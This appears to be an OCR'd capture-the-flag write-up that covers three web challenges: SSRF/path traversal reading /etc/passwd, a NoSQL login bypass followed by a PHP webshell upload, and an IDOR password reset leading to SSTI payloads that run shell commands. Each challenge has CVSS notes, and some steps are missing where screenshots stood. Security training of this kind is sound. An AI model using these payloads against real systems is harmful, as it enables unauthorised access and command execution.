
- or implementing secure sanitization/normalization.
- As a result, attackers can cause the server to make requests to internal or local resources (file system, metadata endpoints, internal services).

Tools Used:

1. Browser --> For login to the website and solved the challenge


Solving Step-by-step:

1. Open the link website challlenge http://103.87.66.26:30190/




3. I tried using this first .../.../.../etc/passwd


4. I tried using this /etc/passwd and there are many path




5. I tried to chech one by one:



6. There is no Flag in here.
7. I tried to search the path API



8. I still haven't found it, I think something is missing. Maybe i add "http"



9. Nah... I got the flag

Impact and Severity (CVSS):
Vector string: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

- AV:N — from the internet.
- AC:L — no special conditions required.
- PR:N — no login required.
- UI:N — attacker receives immediate response.

- S:U — limited impact on the same asset (application).
- C:H — configuration files//etc/passwd/internal endpoints potentially leaked → high confidentiality impact.
- I:N & A:N — exploit does not damage/write or cause downtime.
- Base score: 7.5 (High) — meaning it must be fixed immediately because the leak of sensitive data increases the risk.

Impact:

- Lateral Movement & Escalation — attackers can access other internal services (admin panel, database, API) using stolen credentials/tokens.
- Remote Control / Resource Compromise — access to internal APIs or Docker/Cloud APIs can lead to service or resource takeover (deploy malicious containers, spin up VMs).
- Availability Impact / Denial of Service — attackers can disrupt or shut down internal services (delete resources, shut down services).

Rental-Store

Solved On: October 13th, 4:18:26 PM
Solved by: Thoriq Zul Atsari
Flag Retrieved: pu-flag{Supra_MK4_XXE_1997_2JZ_GTE}

Challenges overview:

A web application vulnerable to directory exposure, insecure file uploads (webshell), and web input issues (possible NoSQL injection & reflected XSS).

Key Findings:

- Sensitive directories (/vendor, /uploads) are accessible.
- vendor/composer/installed.json reveals the use of mongodb/mongodb → indication of MongoDB (NoSQL) backend.
- There is an upload file that appears to be a webshell (car_..._shell.php) in /uploads.
- The active webshell allows command execution and reading of flag.txt.

Vulnerability Analysis:

- Directory listing / exposed files the vendor/uploads directory is publicly accessible.
- Insecure third-party info disclosure installed.json displays the packages used (sensitive information).
- Possible NoSQL Injection the MongoDB backend can bypass authentication if input is not handled.
- Reflected XSS reflected parameters (e.g., message) are not sanitized.
- Insecure File Upload → Webshell file upload allows placing a webshell (.php) and executing it (RCE via web).
- Sensitive file exposure flag.txt can be read by a webshell.


Tools Used:

- Gobuster
- Browser / Burp Suite (manual inspection, replay)
- Php shell file


Exploitation Step-by-step:

1. NoSQL login bypass


   The client application includes NoSQL injection hints in JS (console hints). Using Burp/POST manipulation, submit the login body using the NoSQL payload:




2. Here I enter the payload to change the password and log in as admin ``username=admin&password[$ne]=wrongpass``



3. Here, we successfully accessed the admin dashboard using the previous method by bypassing the admin login.




4. Here I see a form page and a file upload, and this is where I upload the shell.php file.



5. I tried to scan the directory on the website and saw that there was an uploads directory. I tried to open it and found that there was a PHP shell payload there.

```
└─# gobuster dir -u http://103.87.66.26:30085/ -w /usr/share/wordlists/dirb/common.txt -t 50 -o gobuster_dirs.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://103.87.66.26:30085/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/sharo/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 280]
/admin.php           (Status: 302) [Size: 0] [--> login.php]
/.htaccess           (Status: 403) [Size: 280]
/.htpasswd           (Status: 403) [Size: 280]
/index.php           (Status: 200) [Size: 4741]
/server-status       (Status: 403) [Size: 280]
/uploads             (Status: 301) [Size: 323] [--> http://103.87.66.26:30085/uploads/]
/vendor              (Status: 301) [Size: 322] [--> http://103.87.66.26:30085/vendor/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

CTF - MuridSirNur - Thoriq Zul Atsari



Index of /uploads

CTF - MuridSirNur - Thoriq Zul Atsari

Name	Last modified	Size	Description
Parent Directory		-	
car_68ecbc9e61ac9_php-reverse-shell.php.jpeg	2025-10-13 08:47	5.4K	
car_68ecbe1b2b4f7_php-reverse-shell.txt	2025-10-13 08:53	174	
car_68ecbe272c2d7_php-reverse-shell.txt	2025-10-13 08:53	174	
car_68ecc0cd20c45_Screenshot_2025-10-13_05-04-24.png	2025-10-13 09:05	356K	
car_68eccc0f8c5d9_booma.png	2025-10-13 09:53	194K	
car_68ecdaf2f21a0_shell.jpg	2025-10-13 10:56	33	
car_68efdc0a4e9ad_shell.php	2025-10-15 17:38	20K	
car_68efde8196c3b_shell.php	2025-10-15 17:48	20K	
car_68efdf9fb88a3_shell.php	2025-10-15 17:53	20K	
car_6863efae4c458_Screenshot 2025-06-21 at 11.09.40 pm.png	2025-09-16 12:16	15K	
car_6863f1c5f2862_Screenshot 2025-06-21 at 11.09.40 pm.png	2025-09-16 12:16	97	
car_6863f2a8ec80a_shell.php	2025-09-16 12:16	35	
car_6863f12722c27_shell.php.jpg	2025-09-16 12:16	35	
car_6863f23254c28_shell2.php.jpg	2025-09-16 12:16	1	

6. We can see that after viewing several files, I tried performing a path traversal technique on the URL using cmd=cat/flag.txt, and it appears that there is a flag there.

CTF - MuridSirNur- Thoriq Zul Atsari

Impact and Severity (CVSS):

Critical9.6 CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H

This score reflects a scenario in which an attacker can trigger a NoSQL login bypass and upload a webshell. In a production system, the implications are serious loss of confidentiality, integrity, and availability — including remote code execution on the web server.

Techblog

Solved On: October 13th, 9:47:32 PM
Solved by: Thoriq Zul Atsari
Flag Retrieved: pu-flag{no_validation_l0g1cs_4r3_c0mm0n}

Challenges overview:

This challenge involves exploiting a vulnerable blog application called "TechBlog" that suffers from multiple security flaws including Insecure Direct Object Reference (IDOR) and Server-Side Template Injection (SSTI). The objective is to escalate privileges from a regular user account to admin, then exploit SSTI vulnerabilities in the blog post title field to retrieve the flag from the server's filesystem.

Key Findings:

- The application allows users to change passwords through a POST request
- Password change functionality exposes User IDs (UIDs) in the HTTP response
- Blog posts display author information including UIDs for both regular users and administrators
- The HTML source code contains suspicious comments indicating SSTI vulnerabilities (<!--SST1 VULN-->)
- Post titles are rendered server-side with potential for template injection
- Admin panel is accessible once admin credentials are compromised


Vulnerability Analysis:
The application contains critical security vulnerabilities that allow complete system compromise. An IDOR (Insecure Direct Object Reference) vulnerability exists in the password change endpoint where user IDs are predictable and not properly validated, allowing attackers to change any user's password by modifying the userid parameter in the POST request. The application suffers from Server-Side Template Injection (SSTI) in the blog post title field, as evidenced by HTML comments (<!--SST1 VULN-->) and the ability to execute template syntax. Additionally, insufficient access controls allow privilege escalation from regular user to administrator by exploiting the IDOR vulnerability to reset the admin password using the exposed admin UID.

Tools Used:


- **Burp Suite Community Edition** - HTTP proxy and request interceptor for analyzing and manipulating web traffic
- **Browser Developer Tools (Chrome DevTools)** - Inspecting HTML source code and network requests
- **SSTI Payload Repository** - Various Server-Side Template Injection payloads for exploitation


Exploitation Step-by-step:

1. Found credentials on the network tab page, including several user IDs, including admin.





2. When the hint "change password" appeared, I immediately realized what was happening and intercepted it with Burp Suite. The results showed that the user had a UID, and I had already obtained the admin UID and replaced it. When I forwarded and intercepted it, I got a success status.






3. After logging in as an administrator, I immediately entered the admin panel and accessed one of the posts, then checked the source section. There, I noticed an indication of an SSTI vulnerability.





4. After finding the vulnerability, I concluded that in the post method section, we could insert the ssti payload to try directory listing as shown below and also perform cat flag to view the contents of the flag.txt file.

   - {{ ".class.mro[1].subclasses()[536]('find / -name "*flag*" 2>/dev/null', shell=True, stdout=-1).communicate()[0].decode() }}
   - {{ ".class.mro[1].subclasses()[536]('cat /flag.txt', shell=True, stdout=-1).communicate()[0].decode() }}



Impact and Severity (CVSS):

